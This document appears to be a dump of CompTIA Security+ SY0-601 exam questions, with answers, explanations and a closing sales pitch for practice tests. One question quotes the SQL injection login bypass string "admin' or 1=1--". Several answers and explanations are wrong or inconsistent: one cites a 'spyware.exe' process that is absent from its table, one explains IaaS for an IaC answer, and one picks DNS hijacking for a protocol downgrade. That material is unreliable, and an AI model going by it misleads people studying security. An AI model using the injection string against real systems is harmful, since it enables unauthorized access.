- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:

According to GitHub user JSGetty196's notes¹, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

NEW QUESTION 203

- (Exam Topic 2)

A retail store has a business requirement to deploy a kiosk computer in an open area. The kiosk computer's operating system has been hardened and tested. A security engineer is concerned that someone could use removable media to install a rootkit. Which of the following should the security engineer configure to BEST protect the kiosk computer?

- A. Measured boot
- B. Boot attestation
- C. UEFI
- D. EDR

Answer: B

Explanation:

Boot attestation is a security feature that enables the computer to verify the integrity of its operating system before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.

According to the CompTIA Security+ Study Guide, "Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time."

NEW QUESTION 206

- (Exam Topic 2)

A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

- A. Change the protocol to TCP.
- B. Add LDAP authentication to the SIEM server.
- C. Use a VPN from the internal server to the SIEM and enable DLP.
- D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.

Answer: D

Explanation:

SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

NEW QUESTION 208

- (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash
- D. Cipher stream

Answer: C

Explanation:

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. References: 1

CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:

Implement secure authentication mechanisms 2

CompTIA Security+ Certification Exam Objectives, page 16,

Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3

<https://www.comptia.org/blog/what-is-password-hashing>

NEW QUESTION 213

- (Exam Topic 2)

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

- A. Application management
- B. Content management
- C. Containerization
- D. Full disk encryption

Answer: B

Explanation:

Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.

References: 1

CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
<https://www.comptia.org/blog/what-is-data-loss-prevention>

NEW QUESTION 214

- (Exam Topic 2)

A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats.

Which of the following should the security operations center implement?

- A. theHarvester
- B. Nessus
- C. Cuckoo
- D. Sn1per

Answer: C

Explanation:

Cuckoo is a sandbox that is specifically written to run programs inside and identify any malware. A sandbox is a virtualized environment that isolates the program from the rest of the system and monitors its behavior. Cuckoo can analyze files of various types, such as executables, documents, URLs, and more. Cuckoo can provide a report of the files' activity against known threats, such as network traffic, file operations, registry changes, API calls, and so on.

A security operations center can implement Cuckoo to execute files to test for malicious activity and generate a report of the analysis. Cuckoo can help the security operations center to detect and prevent malware infections, investigate incidents, and perform threat intelligence.

NEW QUESTION 217

- (Exam Topic 2)

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

- A. RAID
- B. UPS
- C. NIC teaming
- D. Load balancing

Answer: C

Explanation:

NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:

<https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming>. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 218

- (Exam Topic 2)

A police department is using the cloud to share information city officials Which of the cloud models describes this scenario?

- A. Hybrid
- B. private
- C. public
- D. Community

Answer: D

Explanation:

A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.ibm.com/cloud/learn/community-cloud>

NEW QUESTION 220

- (Exam Topic 2)

Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's main gate?

- A. Crossover error rate
- B. False match raw
- C. False rejection
- D. False positive

Answer: C

Explanation:

False rejection Short explanation

A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. References: <https://www.comptia.org/blog/what-is-biometrics>

NEW QUESTION 222

- (Exam Topic 2)

The management team has requested that the security team implement 802.1X into the existing wireless network setup. The following requirements must be met:

- Minimal interruption to the end user
- Mutual certificate validation

Which of the following authentication protocols would meet these requirements?

- A. EAP-FAST
- B. PSK
- C. EAP-TTLS
- D. EAP-TLS

Answer: D

Explanation:

EAP-TLS (Extensible Authentication Protocol - Transport Layer Security) is an authentication protocol that uses certificates to provide mutual authentication between the client and the authentication server. It also allows for the encryption of user credentials, making EAP-TLS a secure and reliable authentication protocol. According to the CompTIA Security+ SY0-601 Official Text Book, EAP-TLS is well-suited for wireless networks due to its mutual authentication capabilities and its ability to securely store credentials. It is also the preferred authentication protocol for 802.1X wireless networks.

NEW QUESTION 223

- (Exam Topic 2)

A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.

Perform the following steps:

- * 1. Configure the RADIUS server.
- * 2. Configure the WiFi controller.
- * 3. Preconfigure the client for an incoming guest. The guest AD credentials are:
 User: guest01 Password: guestpass



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Wifi Controller
 SSID: CORPGUEST
 SHARED KEY: Secret
 AAA server IP: 192.168.1.20
 PSK: Blank
 Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10
 Radius Server Shared Key: Secret
 Client IP: 192.168.1.10
 Authentication Type: Active Directory Server IP: 192.168.1.20
 Wireless Client SSID: CORPGUEST
 Username: guest01 Userpassword: guestpass PSK: Blank
 Authentication type: WPA2-Enterprise

NEW QUESTION 224

- (Exam Topic 1)

A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which of the following configuration should an analysis enable To improve security? (Select TWO.)

- A. RADIUS
- B. PEAP

- C. WPS
- D. WEP-EKIP
- E. SSL
- F. WPA2-PSK

Answer: AF

Explanation:

To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION 226

- (Exam Topic 1)

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

- A. TAXII
- B. TLP
- C. TTP
- D. STIX

Answer: A

Explanation:

Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner. References: CompTIA Security+ Certification Exam Objectives 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

NEW QUESTION 229

- (Exam Topic 1)

A company reduced the area utilized in its datacenter by creating virtual networking through automation and by creating provisioning routes and rules through scripting. Which of the following does this example describe?

- A. IaC
- B. MSSP
- C. Containers
- D. SaaS

Answer: A

Explanation:

IaaS (Infrastructure as a Service) allows the creation of virtual networks, automation, and scripting to reduce the area utilized in a datacenter. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 4

NEW QUESTION 231

- (Exam Topic 1)

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

- A. Adding a new UPS dedicated to the rack
- B. Installing a managed PDU
- C. Using only a dual power supplies unit
- D. Increasing power generator capacity

Answer: B

Explanation:

A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 232

- (Exam Topic 1)

A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

- A. DLP
- B. CASB
- C. HIDS
- D. EDR
- E. UEFI

Answer: A

Explanation:

The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION 235

- (Exam Topic 1)

A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

- A. An incident response plan
- B. A communications plan
- C. A business continuity plan
- D. A disaster recovery plan

Answer: B

Explanation:

A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

NEW QUESTION 237

- (Exam Topic 1)

A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.

The attackers are using the targeted shoppers' credit card information to make online purchases. Which of the following attacks is the MOST probable cause?

- A. Identity theft
- B. RFID cloning
- C. Shoulder surfing
- D. Card skimming

Answer: D

Explanation:

The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases. References:

➤ [CompTIA Security+ Study Guide Exam SY0-601, Chapter 5](#)

NEW QUESTION 238

- (Exam Topic 1)

After a phishing scam for a user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface
- D. Directory traversal

Answer: A

Explanation:

"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation. References: CompTIA Security+ Study Guide, pages 111-112

NEW QUESTION 242

- (Exam Topic 1)

As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

- A. [HTTPS://.comptia.org](https://.comptia.org), Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- B. [HTTPS://app1.comptia.org](https://app1.comptia.org), Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- C. [HTTPS:// app1.comptia.org](https:// app1.comptia.org), Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- D. [HTTPS://.comptia.org](https://.comptia.org), Valid from April 10 00:00:00 2021 - April 8 12:00:00

Answer: A

Explanation:

PKI certificates are digital certificates that use public key infrastructure (PKI) to verify the identity and authenticity of a sender and a receiver of data¹. PKI certificates can be used to secure web applications with HTTPS, which is a protocol that encrypts and protects the data transmitted over the internet¹. One of the properties of PKI certificates is the domain name, which is the name of the website or web application that the certificate is issued for². The domain name can be either a specific name, such as app1.comptia.org, or a wildcard name, such as *.comptia.org². A wildcard name means that the certificate can be used with multiple subdomains of a domain, such as payment.comptia.org or contact.comptia.org². Another property of PKI certificates is the validity period, which is the time span during which the certificate is valid and can be used³. The validity period is determined by the certificate authority (CA) that issues the certificate, and it usually ranges from one to three years³. The validity period can be checked by looking at the valid from and valid to dates on the certificate³. Based on these properties, the certificate that will meet the requirements of rotating annually and only containing wildcards at the secondary subdomain level is A.

HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022. This certificate has a wildcard character (*) at the secondary subdomain level, which means it can be used with any subdomain of comptia.org2. It also has a validity period of one year, which means it needs to be rotated annually3.

NEW QUESTION 246

- (Exam Topic 1)

A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The company would like to use MDM, but employees are concerned about the loss of personal data. Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen.
- B. Configure the MDM software to enforce the use of PINs to access the phone.
- C. Configure MDM for FDE without enabling the lock screen.
- D. Perform a factory reset on the phone before installing the company's applications.

Answer: C

Explanation:

MDM software is a type of remote asset-management software that runs from a central server. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets. It can monitor and regulate both corporate-owned and personally owned devices to the organization's policies.

FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage. FDE can protect data from unauthorized access in case the device is lost or stolen.

If a company decides to allow its employees to use their personally owned devices for work tasks, it should configure MDM software to enforce FDE on those devices. This way, the company can protect its data from being exposed if the device falls into the wrong hands.

However, employees may be concerned about the loss of personal data if the company also enables the remote-wiping option in the MDM software. Remote wiping is a feature that allows the company to erase all data on a device remotely in case of theft or loss. Remote wiping can also affect personal data on the device, which may not be acceptable to employees.

Therefore, a possible compromise is to configure MDM for FDE without enabling the lock screen. This means that the device will be encrypted, but it will not require a password or PIN to unlock it. This way, employees can access their personal data easily, while the company can still protect its data with encryption. The other options are not correct because:

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. Remote wiping can erase both work and personal data on the device, which may not be desirable for employees.
- B. Configure the MDM software to enforce the use of PINs to access the phone. This option may enhance the security of the device, but it may not address the company's concern about data loss. PINs can be guessed or bypassed by attackers, and they do not protect data if the device is physically accessed.
- D. Perform a factory reset on the phone before installing the company's applications. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. A factory reset will erase all data on the device, including personal data, which may not be acceptable to employees.

According to CompTIA Security+ SY0-601 Exam Objectives 2.4 Given a scenario, implement secure systems design:

"MDM software is a type of remote asset-management software that runs from a central server1. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets2."

"FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage3." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.makeuseof.com/what-is-mobile-device-management-mdm-software/>

NEW QUESTION 248

- (Exam Topic 1)

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

- A. Security patches were uninstalled due to user impact.
- B. An adversary altered the vulnerability scan reports
- C. A zero-day vulnerability was used to exploit the web server
- D. The scan reported a false negative for the vulnerability

Answer: A

Explanation:

A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.

If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.

The other options are not correct because:

- B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.
- C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.
- D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.

According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:

"A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/>

NEW QUESTION 253

- (Exam Topic 1)

As part of annual audit requirements, the security team performed a review of exceptions to the company policy that allows specific users the ability to use USB storage devices on their laptops. The review yielded the following results.

- The exception process and policy have been correctly followed by the majority of users
- A small number of users did not create tickets for the requests but were granted access
- All access had been approved by supervisors.
- Valid requests for the access sporadically occurred across multiple departments.
- Access, in most cases, had not been removed when it was no longer needed

Which of the following should the company do to ensure that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame?

- A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval
- B. Remove access for all employees and only allow new access to be granted if the employee's supervisor approves the request
- C. Perform a quarterly audit of all user accounts that have been granted access and verify the exceptions with the management team
- D. Implement a ticketing system that tracks each request and generates reports listing which employees actively use USB storage devices

Answer: A

Explanation:

According to the CompTIA Security+ SY0-601 documents, the correct answer option is A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval.

This option ensures that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame by requiring supervisors to approve or deny the exceptions on a regular basis. It also reduces the manual workload of the security team and improves the compliance with the company policy.

NEW QUESTION 254

- (Exam Topic 1)

A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks. Which of the following should the administrator consider?

- A. Hashing
- B. Salting
- C. Lightweight cryptography
- D. Steganography

Answer: B

Explanation:

Salting is a technique that adds random data to a password before hashing it. This makes the hash output more unique and unpredictable, and prevents attackers from using precomputed tables (such as rainbow tables) to crack the password hash. Salting also reduces the risk of collisions, which occur when different passwords produce the same hash.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://auth0.com/blog/adding-salt-to-hashing-a-better-way-to-store-passwords/>

NEW QUESTION 257

- (Exam Topic 1)

After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

- A. privilege escalation
- B. footprinting
- C. persistence
- D. pivoting.

Answer: D

Explanation:

The technique of gaining access to a dual-homed multifunction device and then gaining shell access on another networked asset is an example of pivoting. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host Security, Enumeration and Penetration Testing

NEW QUESTION 262

- (Exam Topic 1)

During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collision on the certificate key
- B. DNS hijacking to reroute traffic
- C. Brute force to the access point
- D. SSL/TLS downgrade

Answer: B

Explanation:

The attendee is experiencing delays in the connection, and the HTTPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user's requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.

Reference: <https://www.cloudflare.com/learning/dns/dns-hijacking/>

NEW QUESTION 267

- (Exam Topic 1)

A customer has reported that an organization's website displayed an image of a smiley (ace rather than the expected web page for a short time two days earlier. A security analyst reviews log tries and sees the following around the lime of the incident:

Website	Time	Name server	A record
CompTIA.org	8:10	names.comptia.org	192.168.1.10
CompTIA.org	9:00	names.comptia.org	192.168.1.10
CompTIA.org	9:30	ns.attacker.org	10.10.50.5
CompTIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?

- A. Invalid trust chain
- B. Domain hijacking
- C. DNS poisoning
- D. URL redirection

Answer: C

Explanation:

The log entry shows the IP address for "www.example.com" being changed to a different IP address, which is likely the result of DNS poisoning. DNS poisoning occurs when an attacker is able to change the IP address associated with a domain name in a DNS server's cache, causing clients to connect to the attacker's server instead of the legitimate server. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

NEW QUESTION 272

- (Exam Topic 1)

A company acquired several other small companies The company that acquired the others is transitioning network services to the cloud The company wants to make sure that performance and security remain intact Which of the following BEST meets both requirements?

- A. High availability
- B. Application security
- C. Segmentation
- D. Integration and auditing

Answer: A

Explanation:

High availability refers to the ability of a system or service to remain operational and available to users with minimal downtime. By ensuring high availability, the company can maintain good performance and ensure that users have access to the network services they need. High availability can also improve security, as it helps to prevent disruptions that could potentially be caused by security incidents or other issues.

NEW QUESTION 277

- (Exam Topic 1)

Which of the following controls would provide the BEST protection against tailgating?

- A. Access control vestibule
- B. Closed-circuit television
- C. Proximity card reader
- D. Faraday cage

Answer: A

Explanation:

Access control vestibules, also known as mantraps or airlocks, are physical security features that require individuals to pass through two or more doors to enter a secure area. They are effective at preventing tailgating, as only one person can pass through each door at a time.

References:

- > <https://www.comptia.org/content/guides/what-is-a-mantrap>
- > CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 222

NEW QUESTION 278

- (Exam Topic 1)

The Chief information Security Officer has directed the security and networking team to retire the use of shared passwords on routers and switches. Which of the following choices BEST meets the requirements?

- A. SAML
- B. TACACS+
- C. Password vaults
- D. OAuth

Answer: B

Explanation:

TACACS+ is a protocol used for remote authentication, authorization, and accounting (AAA) that can be used to replace shared passwords on routers and switches. It provides a more secure method of authentication that allows for centralized management of access control policies. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6

NEW QUESTION 281

- (Exam Topic 1)

Which of the following authentication methods sends out a unique password to be used within a specific number of seconds?

- A. TOTP
- B. Biometrics
- C. Kerberos
- D. LDAP

Answer: A

Explanation:

Time-based One-Time Password (TOTP) is a type of authentication method that sends out a unique password to be used within a specific number of seconds. It uses a combination of a shared secret key and the current time to generate a one-time password. TOTP is commonly used for two-factor authentication (2FA) to provide an additional layer of security beyond just a username and password.

NEW QUESTION 285

- (Exam Topic 1)

An information security manager for an organization is completing a PCI DSS self-assessment for the first time. Which of the following is the MOST likely reason for this type of assessment?

- A. An international expansion project is currently underway.
- B. Outside consultants utilize this tool to measure security maturity.
- C. The organization is expecting to process credit card information.
- D. A government regulator has requested this audit to be completed

Answer: C

Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Any organization that accepts credit card payments is required to comply with PCI DSS.

NEW QUESTION 290

- (Exam Topic 1)

A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

- A. IP restrictions
- B. Multifactor authentication
- C. A banned password list
- D. A complex password policy

Answer: B

Explanation:

Multifactor authentication (MFA) would be the best control to require from a third-party identity provider to help mitigate attacks such as credential theft and brute-force attacks. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 2

NEW QUESTION 293

- (Exam Topic 1)

A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While investigating the incident, the analyst identified the following input in the username field:

```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?

- A. DLL injection to hijack administrator services
- B. SQLi on the field to bypass authentication
- C. Execution of a stored XSS on the website
- D. Code to execute a race condition on the server

Answer: B

Explanation:

The input "admin' or 1=1--" in the username field is an example of SQL injection (SQLi) attack. In this case, the attacker is attempting to bypass authentication by injecting SQL code into the username field that will cause the authentication check to always return true. References: CompTIA Security+ SY0-601 Exam Objectives: 3.1 Given a scenario, use appropriate software tools to assess the security posture of an organization.

NEW QUESTION 295

- (Exam Topic 1)

A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasionally disappears. The task list shows the following results

Name	CPU %	Memory	Network %
Calculator	0%	4 MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?

- A. RAT
- B. PUP
- C. Spyware
- D. Keylogger

Answer: C

Explanation:

Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue. References:

- > CompTIA Security+ Certification Exam Objectives 6.0: Given a scenario, analyze indicators of compromise and determine the type of malware.
- > CompTIA Security+ Study Guide, Sixth Edition, pages 125-126

NEW QUESTION 298

- (Exam Topic 1)

A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

- A. A new firewall rule is needed to access the application.
- B. The system was quarantined for missing software updates.
- C. The software was not added to the application whitelist.
- D. The system was isolated from the network due to infected software

Answer: C

Explanation:

The most likely cause of the document-scanning software program not responding when launched by the end user is that the software was not added to the application whitelist. An application whitelist is a list of approved software applications that are allowed to run on a system. If the software is not on the whitelist, it may be blocked from running by the system's security policies. Adding the software to the whitelist should resolve the issue and allow the program to run. References: <https://www.techopedia.com/definition/31541/application-whitelisting>

NEW QUESTION 299

- (Exam Topic 1)

A third party asked a user to share a public key for secure communication. Which of the following file formats should the user choose to share the key?

- A. .pfx
- B. .csr
- C. .pvk
- D. .cer

Answer: D

Explanation:

A user should choose the .cer file format to share a public key for secure communication. A .cer file is a public key certificate that can be shared with third parties to enable secure communication.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6: Cryptography, pp. 301-302.

A public key is a cryptographic key that can be used to encrypt or verify data. A public key file is a file that contains one or more public keys in a specific format. There are different formats for public key files, depending on the application and the algorithm used. Some of the common formats are:

- > .pfx: This is a file format that stores a certificate and its private and public keys. It is also known as PKCS#12 or Personal Information Exchange. It is used by some applications such as Microsoft Internet Explorer and Outlook to import and export certificates and keys.1
- > .csr: This is a file format that stores a Certificate Signing Request, which is a message sent to a Certificate Authority (CA) to request a digital certificate. It contains the public key and some information about the identity of the requester. It is also known as PKCS#10 or Certification Request Syntax.2
- > .pvk: This is a file format that stores a private key for Microsoft Authenticode code signing. It is used with a .spc file that contains the certificate and public key.3
- > .cer: This is a file format that stores a certificate, which is a document that binds a public key to an identity. It is also known as DER or Distinguished Encoding Rules. It is used by some applications such as OpenSSL and Java to read and write certificates.4

NEW QUESTION 304

- (Exam Topic 1)

A security assessment found that several embedded systems are running unsecure protocols. These Systems were purchased two years ago and the company that developed them is no longer in business Which of the following constraints BEST describes the reason the findings cannot be remediated?

- A. inability to authenticate
- B. Implied trust
- C. Lack of computing power
- D. Unavailable patch

Answer: D

Explanation:

If the systems are running unsecure protocols and the company that developed them is no longer in business, it is likely that there are no patches available to remediate the issue. References:

➤ [CompTIA Security+ Study Guide, Sixth Edition, pages 35-36](#)

NEW QUESTION 305

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

SY0-601 Practice Exam Features:

- * SY0-601 Questions and Answers Updated Frequently
- * SY0-601 Practice Questions Verified by Expert Senior Certified Staff
- * SY0-601 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * SY0-601 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The SY0-601 Practice Test Here](#)